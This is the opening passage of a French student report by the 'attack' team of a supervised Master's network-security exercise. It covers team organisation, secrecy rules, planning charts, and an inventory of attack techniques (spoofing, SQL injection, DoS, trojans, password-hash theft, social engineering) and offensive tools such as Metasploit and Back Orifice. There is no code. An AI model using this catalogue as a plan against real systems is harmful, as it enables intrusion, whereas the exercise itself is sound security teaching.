Benjamin **BAURY**
Yann **BECOURT**
Aymen **BEN HASSINE**
Thomas **BONNET**
Guillaume **COMET**
Ramatoulaye **DIALLO**
Alexandre **DUBOSC**

Gérémy **GIULY**
Anaël **JALLET**
Gaël **JUIN**
Adil **NOUA**
Mickaël **POL**
Bastien **TOMAS**
Thomas **VIVIEN**

Master II - IUP « ***S**ystèmes de **T**élécommunications & **R**éseaux **I**nformatiques* » - TOULOUSE - 2010/2011

PROJET

SECURITE DES S.I.

STRI
| Télécoms & Réseaux |

➔ À PROPOS

Le document présent est un dossier de synthèse présentant les différents travaux du groupe d'attaque du projet « ***SECURITE DES S.I. 2010*** ». Ce projet, réalisé dans le cadre du Master II « *Systèmes des Télécommunications & Réseaux Informatiques* » (*Université Paul SABATIER, TOULOUSE III*), est encadré par Monsieur Philippe LATU. La page Web liée à ce projet est disponible à l'adresse suivante (*des documents liés aux précédentes éditions du projet sont aussi disponibles à la même adresse*) :

✓ **http://www.linux-france.org/prj/inetdoc/securite**

Concernant le dossier de synthèse, vous y trouverez tous les travaux (*études préliminaires, manipulations pratiques sur équipements, analyses de résultats, validations ou non des tâches, organisation du groupe de travail, etc…*) présentés dans diverses parties illustrées par des captures d'écran, schémas, logs (*historique des événements*) et photos.

Ce document de synthèse est réalisé par l'**ensemble** du groupe d'attaque :

Benjamin **BAURY**
Yann **BECOURT**
Aymen **BEN HASSINE**
Thomas **BONNET**
Guillaume **COMET**
Ramatoulaye **DIALLO**
Alexandre **DUBOSC**

GROUPE **ATTAQUE 2k10**

Gérémy **GIULY**
Anaël **JALLET**
Gaël **JUIN**
Adil **NOUA**
Mickaël **POL**
Bastien **TOMAS**
Thomas **VIVIEN**

INTRODUCTION

« *La sécurité des systèmes d'information (SSI) est l'ensemble des moyens techniques, organisationnels, juridiques et humains nécessaire et mis en place pour conserver, rétablir, et garantir la sécurité du système d'information.* ***Assurer la sécurité du système d'information est une activité du management du système d'information****.* » | **WIKI.**

Aspect essentiel dans le vaste domaine des systèmes d'information, la sécurité est un des nombreux thèmes que nous abordons tout au long du cursus STRI, notamment au cours de l'année de Master II. Le principal objectif de ce projet était de faire prendre conscience de l'importance majeure des processus de sécurité au sein d'un environnement professionnel. Mixant théorie et pratique, ce projet a permis aux étudiants de se mettre en situation réelle en proposant un travail d'étude sur une maquette d'infrastructure d'entreprise suivant un scénario type. En voici les principales caractéristiques :

- ✓ **Trois groupes de travail** (*attaque, défense et audit*) organisés (*gestion de projet, rôles précis, etc…*) et pouvant communiquer entre eux par le biais de n'importe quel moyen de communication (*utilisation de mails, désignation d'un responsable de communication externe, etc…*).

- ✓ Evaluation de l'importance des **relations humaines**, de la coordination, de l'organisation et du travail d'équipe au sein des différents groupes.

- ✓ **Aucune contrainte** énoncée au niveau des attaques (*spoofing, ingénierie sociale, man in the middle, etc…*). Présentation du travail lors de « ***confrontations*** » entre groupes.

L'organisation générale du projet est déterminée en plusieurs phases. Chacune de ces périodes propose dans un premier temps la préparation des attaques (*études, développement, analyses, etc…*) en salles de TP puis, dans un second temps, la présentation du travail effectué au cours d'une « *confrontation* » entre les différents groupes (*mise en application des attaques pour notre groupe*). Le projet propose trois « *confrontations* » donc nous le diviserons en trois étapes afin de présenter chronologiquement notre travail. Chaque phase sera détaillée et illustrée : attaques étudiées, gestion de projet, organisation du groupe de travail, conclusions (*points positifs et négatifs*), etc…

Dans un premier temps, nous aborderons tout ce qui est lié au groupe d'attaque, son organisation, sa ligne de conduite et sa politique de communication (*interne et externe*). Dans une seconde partie, nous traiterons les différentes phases composant le projet en détaillant notre travail de préparation puis en synthétisant la « *confrontation* » entre les différents groupes. Dans une troisième et dernière partie, nous effectuerons un bilan général mettant en avant les aspects majeurs du projet : communication, technique, etc…

SOMMAIRE

GROUPE « ***ATTAQUE*** »

2K10

➔ L'EQUIPE « *ATTAQUE* » 2010

Dans cette toute première partie, nous allons aborder les différents aspects liés au fonctionnement, à l'organisation et aux projets du groupe « *attaque* » 2010. Nous établirons un organigramme permettant de préciser les fonctions de chacun au sein du groupe de travail, puis nous traiterons des politiques de communication et de fonctionnement du groupe. La gestion de projet est abordée très largement dans cette première partie du dossier.


01 | Naissance du groupe « *attaque* » 2010

Le groupe « *attaque* » 2010 est une équipe composée de **quatorze étudiants** préparant un Master STRI (*année de Master II*). Le groupe s'est mis en place lors d'un cours précédant le lancement du projet puis, par tirage au sort, a été désigné pour occuper la fonction de groupe « *attaque* ». L'une des principales caractéristiques du groupe est qu'il est composé d'**étudiants complémentaires car issus de formations différentes** (*DUT R&T, DUT SRC, BTS INFORMATIQUE, etc…*). Ceci a permis à l'équipe de travailler sur plusieurs sujets et ainsi, diversifier les attaques lors des « *confrontations* » : interception de communications, dénis de service, intrusions, ingénierie sociale, trappes (*appelées « backdoors »*), accès physique aux locaux (*machines, etc…*), attaques applicatives, etc…

En partant de ce principe, nous avons décidé de mener notre projet en prenant en compte les avis de chacun ainsi que leur « *spécialité* » (*domaine dans lequel ils ont le plus de connaissances théoriques et pratiques*) pour définir un organigramme optimisé. Ceci nous a aussi permis de mettre en place un système de conduite de projet définissant chronologiquement les actions à mettre en œuvre. Il est important de rappeler que le groupe a longtemps insisté sur l'aspect « *gestion de projet* » afin de mener le projet de façon optimale (*réussite des confrontations, discrétion des actions pour ne pas alerter les deux autres équipes, etc…*).

02 | Organigramme de départ du groupe « *attaque* » 2010

Voici un organigramme de départ simplifié permettant de décrire l'organisation du groupe, sa communication interne et les fonctions de chaque membre. Cet organigramme de départ a été réalisé lors de la toute première réunion. Le groupe « *attaque 2010* » est dirigé par Thomas VIVIEN (***chef de projet***) qui assure une double fonction : responsable du groupe au niveau gestion de projet et communication / responsable technique général (*réseaux et systèmes*). Comme vous pouvez le constater ci-dessous, nous avons divisé le groupe en trois principales parties : **réseaux**, **communication** et **systèmes** :



Le principal intérêt de cette division du groupe en trois parties est la segmentation permettant de trier l'ensemble des fonctions liées au projet et les placer dans diverses parties (*nous verrons aussi par la suite que les aspects « modularité » et « adaptation aux changements » importent beaucoup pour ce type de projet : **rien n'est figé, tout évolue***). En effet, nous avons pris le soin d'écouter chaque membre du groupe au niveau des motivations et centres d'intérêts afin de faire ressortir les envies de chacun et voir quelles sont les spécialités pouvant correspondre à chaque profil. Après analyse des motivations et profils, nous avons donc déduit trois principaux groupes (*réseaux, communication et systèmes*), chacun présentant différentes fonctions que nous allons détailler ci-dessous :

La partie « ***RESEAUX*** » regroupe un ensemble de tâches principalement orientées vers l'analyse réseau (*topologie réseau, vulnérabilités, etc…*), la génération de bruit (*permet*

de masquer des opérations et attaques sur un réseau et induire en erreur l'équipe de défense) et la mise en place d'attaques comme le spoofing, flooding, « *smurf* », etc… Nous avons intégré les membres spécialisés en attaques Web (*SQL injection, etc…*) au sein du groupe « *RESEAUX* » pour permettre aux autres membres du même groupe de travailler sur cet aspect et équilibrer en nombre les trois parties (*quatre voire cinq membre par groupe*).

La partie « ***COMMUNICATION*** » est principalement chargée de tous les aspects liés à la communication interne (*au sein du groupe, entre les membres*) et externe (*avec les autres groupes, défense et audit*) : gestion de projet, rédaction du rapport de synthèse et des documents résumant les différentes confrontations, création du support PowerPoint, mise en place d'une politique de communication interne (*quels moyens ? Quel niveau de sécurité ? Etc...*), communication avec les autres groupes pour demander l'intégration de services et organiser les confrontations, etc… La partie « *ingénierie sociale* » fait partie du groupe associé à la communication pour permettre des études en nombre et plusieurs réflexions (*plans, idées, etc…*) mais aussi car c'est une partie fortement axée sur l'aspect communication. Nous verrons d'ailleurs par la suite que l'ingénierie sociale est une thématique très intéressante nous ayant permis d'obtenir assez facilement de nombreuses informations indispensables pour le projet. C'est un aspect que nous traiterons en profondeur dans ce rapport.

La troisième et dernière partie, « ***SYSTEMES*** », met en avant toutes les manipulations permettant les attaques système grâce aux différentes failles et vulnérabilités : création de « *backdoors* », virus, chevaux de Troie, attaque par force brute et autres. Il s'agit d'une partie faisant appel à beaucoup de recherches et à de nombreuses notions en développement. Nous verrons par la suite que cette partie nous à permis de réaliser de nombreuses intrusions permettant soit l'accès à certaines données, soit le contrôle total de la machine.

Pour terminer cette présentation détaillée de l'organisation de départ du groupe (*évolutive au cours du temps et des besoins du groupe*), il est très important de souligner que le groupe n'est pas resté figé tout au long du projet mais a opéré de nombreux changements, et ce pour plusieurs raisons. Premièrement, le fait de permuter de poste entre chaque confrontations a permis à chacun d'avoir une expérience complète du projet et de prendre connaissance à la fois des attaques orientées réseau, système ou ingénierie sociale. Deuxièmement, cela à permis au groupe de répondre à ses besoins, à ses priorités et selon le programme des confrontations (*ligne de conduite*). Il est ainsi possible de voir certaines périodes au cours de laquelle 75% du groupe était concentré sur une seule et unique tâche pour répondre à un délai. Troisièmement, cela nous a aussi permis au niveau personnel de tester notre capacité à s'adapter aux changements et aux besoins d'une équipe. L'organigramme ci-dessus représente une organisation étudiée puis décidée au départ du projet mais nous verrons que de nombreux changements y ont été apportés tout au long du projet, notamment après les confrontations. Nous traiterons bien évidemment de ces changements tout au long du rapport de synthèse. En résumé : **une structure a été mise en place et les membres du groupes y « *naviguent* » en fonction des besoins du groupe (*groupe structuré mais souple et adapté aux changements*)**.

03 | Politique de communication


Aspect primordial pour ce type de projet nécessitant une protection de l'information, la communication interne et externe du groupe a été structurée dès le départ pour éviter de mettre en péril les opérations et projets d'attaques du groupe. La mise en place d'une politique de communication axée sur la **discrétion** (*éviter de parler du projet en dehors des réunions, par exemple*) et l'**efficacité** (*clarté des discours, compréhension des acteurs, etc…*) nous a donc permis de préserver l'information importante (*plans, idées, méthodes, fichiers, etc…*) et ainsi conserver la cohésion du projet. L'objectif principal de cette politique de communication était donc d'éviter les fuites et d'informer les deux autres groupes, ce qui aurait pu leur permettre d'adapter les différents processus de défense en fonction de nos projets d'attaques et idées.

Au niveau interne, nous avons fait simple en organisant assez régulièrement des réunions au cours desquelles nous avons échangé des idées et organisé le groupe pour la prochaine « *confrontation* ». C'est au cours de ces multiples réunions et **seulement** au cours de ces dernières que nous avons tout organisé et planifié. Nous évitions donc de traiter du projet en dehors de ces réunions pour éviter les fuites. Cependant, nous avons quand même crée un espace collaboratif en ligne, protégé par mot de passe, nous permettant d'échanger liens et idées seulement. Bien évidemment, l'usage du mail a été nécessaire mais à aucun moment nous avons fait circuler d'informations importantes comme les planifications GANTT, par exemple. Nous sommes donc partis du principe qu'ils pouvaient eux aussi tenter de récupérer des informations de compte lors des séances de TP sur machine. Au pire des cas, ils auraient pu avoir les accès aux comptes de certains membres du groupe mais pas les informations importantes. Autre aspect important, la protection du rapport de synthèse que nous avons assuré en évitant de sa rédaction sur une machine de TP (*au sein de l'UPS*) et en le conservant au domicile du chef de projet, Thomas VIVIEN.

Au niveau externe, nous avons désigné un responsable de la communication intergroupes : **Benjamin BAURY**. Seul poste fixe avec celui de chef de projet, ce dernier avait pour objectif d'assurer la communication avec les autres groupes : demande d'intégration de services supplémentaires, organisation des « *confrontations* », etc… Il était donc le seul interlocuteur et représentant du groupe, ce qui nous a permis de contrôler notre communication et en assurer la clarté.

04 | Planification


Dès la toute première réunion (*rappel : au cours de laquelle nous avons organisé le groupe*), nous avons planifié le projet en fonction des dates des différentes « *confrontations* ». Le diagramme GANTT ci-dessous présente la planification initiale **pour la première « *confrontation* »** uniquement, établie par l'ensemble du groupe. Cette planification initiale type a été utilisée pour les deux autres « *confrontations* » en prenant en compte les délais du projet.



Nom	Date de début	Date de fin
Recherches générales (outils, etc…)	27/09/10	11/10/10
Récupération d'informations (Social Ing.)	27/09/10	11/10/10
Etude de la topologie réseau	27/09/10	04/10/10
Recherches des vulnérabilités	04/10/10	07/10/10
Conception de la boite à outils	07/10/10	09/10/10
Test et scénarisation	09/10/10	11/10/10
CONFRONTATION 01	11/10/10	12/10/10

Les tâches **vertes** (*recherches, études, développements, etc…*) et **noires** (*tests et scénarisation*) font partie de la phase préparatoire de la « *confrontation* », cette dernière étant représentée en **rouge**. Ce GANTT nous permet de constater que la phase préparatoire d'une confrontation dure au minimum une semaine et peut s'étendre sur une période plus longue (*notamment entre les deux premières « confrontations » où nous avons bénéficié d'une période plus longue*).

Voici donc maintenant le diagramme GANTT général du projet comprenant les dates principales du projet (*sauf la présentation orale, non planifiée pour le moment*) :




Nom	Date de début	Date de fin
Phase préparatoire C01	27/09/10	10/10/10
CONFRONTATION 01 (C01)	11/10/10	12/10/10
Phase préparatoire C02	13/10/10	07/11/10
CONFRONTATION (C02)	08/11/10	09/11/10
Phase préparatoire C03	10/11/10	14/11/10
CONFRONTATION (C03)	15/11/10	16/11/10

On remarque que les différentes phases préparatoires du projet n'ont pas la même durée (*phase préparatoire C02 longue, contrairement à la dernière*). Nous verrons donc dans la suite de ce rapport que nous avons adapté nos recherches et nos attaques en fonction de ces délais. Plusieurs aspects sont donc entrés en compte : difficulté, temps de développement et charge

(*nombre de personnes requises*). Cependant, malgré ces différences de délais, nous avons utilisé la planification type détaillant la phase de préparation.

05 | Etude des anciens rapports

Avant même de commencer le projet, nous avons bien pris le temps d'étudier les anciens rapports (*anciennes promotions STRI*) pour nous immerger complètement et découvrir ce qui a déjà été fait dans le passé, tant au niveau des attaques que des mécanismes des défense. Cela nous a donc permis de créer un inventaire qui nous a beaucoup aidé par la suite : planification, recherches détaillées, etc… Voici ci-dessous l'inventaire complet de cette étude des anciens rapports :



ATTAQUES

- ARP Spoofing
- DNS Spoofing
- Génération de bruit
- Attaque de FTP
- Attaque de site Web
- Spam
- Mail bombing
- Social engineering (*très utile !!!*)
- Analyse des services SAMBA
- Spoofing DNS pour envoyer JPEG infecté
- ARP Spoofing dans le but du DNS Spoofing et redirection
- IP Spoofing
- Déni de services (*DoS*)
- DNS Cache Poisoning
- Faux serveurs DHCP
- Attaque DHCP par épuisement des ressources
- Exploits logiciels divers selon vulnérabilités
- Rootkits clients
- Scripts kiddies
- Attaque direct de PHPMyAdmin (*si seulement HTTP*)
- Injection SQL
- Abus de requêtes sur le site Web
- Faille XSS
- Sniffing mot de passe routeur
- Hameçonnage (*+ DNS Spoofing*)
- Force brute
- Usurpation d'identité
- Attaque de sonde
- Keyloggers physiques et logiciels
- Récupération mot de passe VNC
- Hack base SAM WIN2003
- Trojans
- Man in the Middle
- Récupération bases MySQL avec MySQLDump
- Utilisation Rainbow Tables pour décoder les hashes
- Extension des privilèges

Nous avons aussi répertorié tous les outils utilisés au cours des anciennes confrontations. Cet inventaire nous à permis de faire des recherches supplémentaires (*nouvelles versions, tutoriels en ligne, etc…*) dont l'objectif principal est de faciliter la mise en place des attaques et de gagner du temps (*limitation de la charge, développement assisté, etc…*). Il est aussi important de souligner que la plupart de ces outils sont disponibles sur la distribution BACKTRACK 4 (*voir description en fin de partie*).

OUTILS

- TCPdump : sniffer
- WireShark : sniffer
- SSH : tunnel sécurisé
- SNORT : IDS
- NESSUS : recherche de vulnérabilités
- CHEOPS : analyse d'une topologie réseau
- Nmap : scan du réseau
- ARPspoof
- DNSspoof
- Mail-bomber : Jbonblanc1.5, Euthanasia 1.52, X-Mas 2000
- Smb-nat : pour analyser les services SAMBA
- Back Orifice : rootkit de contrôle Windows
- RAT : Router Audit Tool
- Utilisation des FSCommand
- CISCO Global Exploiter
- Shadowcode : attaque CISCO
- Outil Windows : NTIS422.exe pour leur l'analyse NETBIOS
- P0F : détection d'OS
- Atk : idem NESSUS
- Scanrand : idem que Nmap mais optimisé
- Netcat : initiateur de connexion
- Metasploit : exploits/payloads
- Rootkits divers (*HxDef*)
- MGEN, Iperf, Nemesis: générateurs de trafic
- Tshark : sniffer
- Ngrep : sniffer spécialisé sur les en-têtes HTTP
- Ntop : étude de la charge réseau
- SSLdump : sniffer connexions SSL
- SAINT : scanneur de fails
- Dirb : scanneur Arborescence d'un site Web

etc…


Nous allons maintenant présenter notre principal outil : BACKTRACK 4. Cet outil nous a permis de réaliser la grande majorité des attaques présentées dans ce rapport. PWNSAUCE!

« *BackTrack est une distribution Linux, basée sur Slackware jusqu'à la version 3 et Ubuntu depuis la version 4, apparue en janvier 2010. Elle est née de la fusion de Whax et Auditor.* ***Son objectif est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un réseau****. Mais cet outil complet constitué de puissants logiciels est aussi l'un des environnements préférés des pirates informatique.* » - **WIKI.**

BACKTRACK 4, basé sur Ubuntu, présente l'énorme avantage de proposer un panel d'outils impressionnant. Il est possible d'effectuer des analyses d'application Web, de topologies réseaux, etc…

06 | Déroulement des phases d'attaque

Voici l'organisation des phases d'attaque adoptée par le groupe :



Nous allons maintenant commenter cette organisation en décomposant chaque étape du schéma présenté ci-dessus :

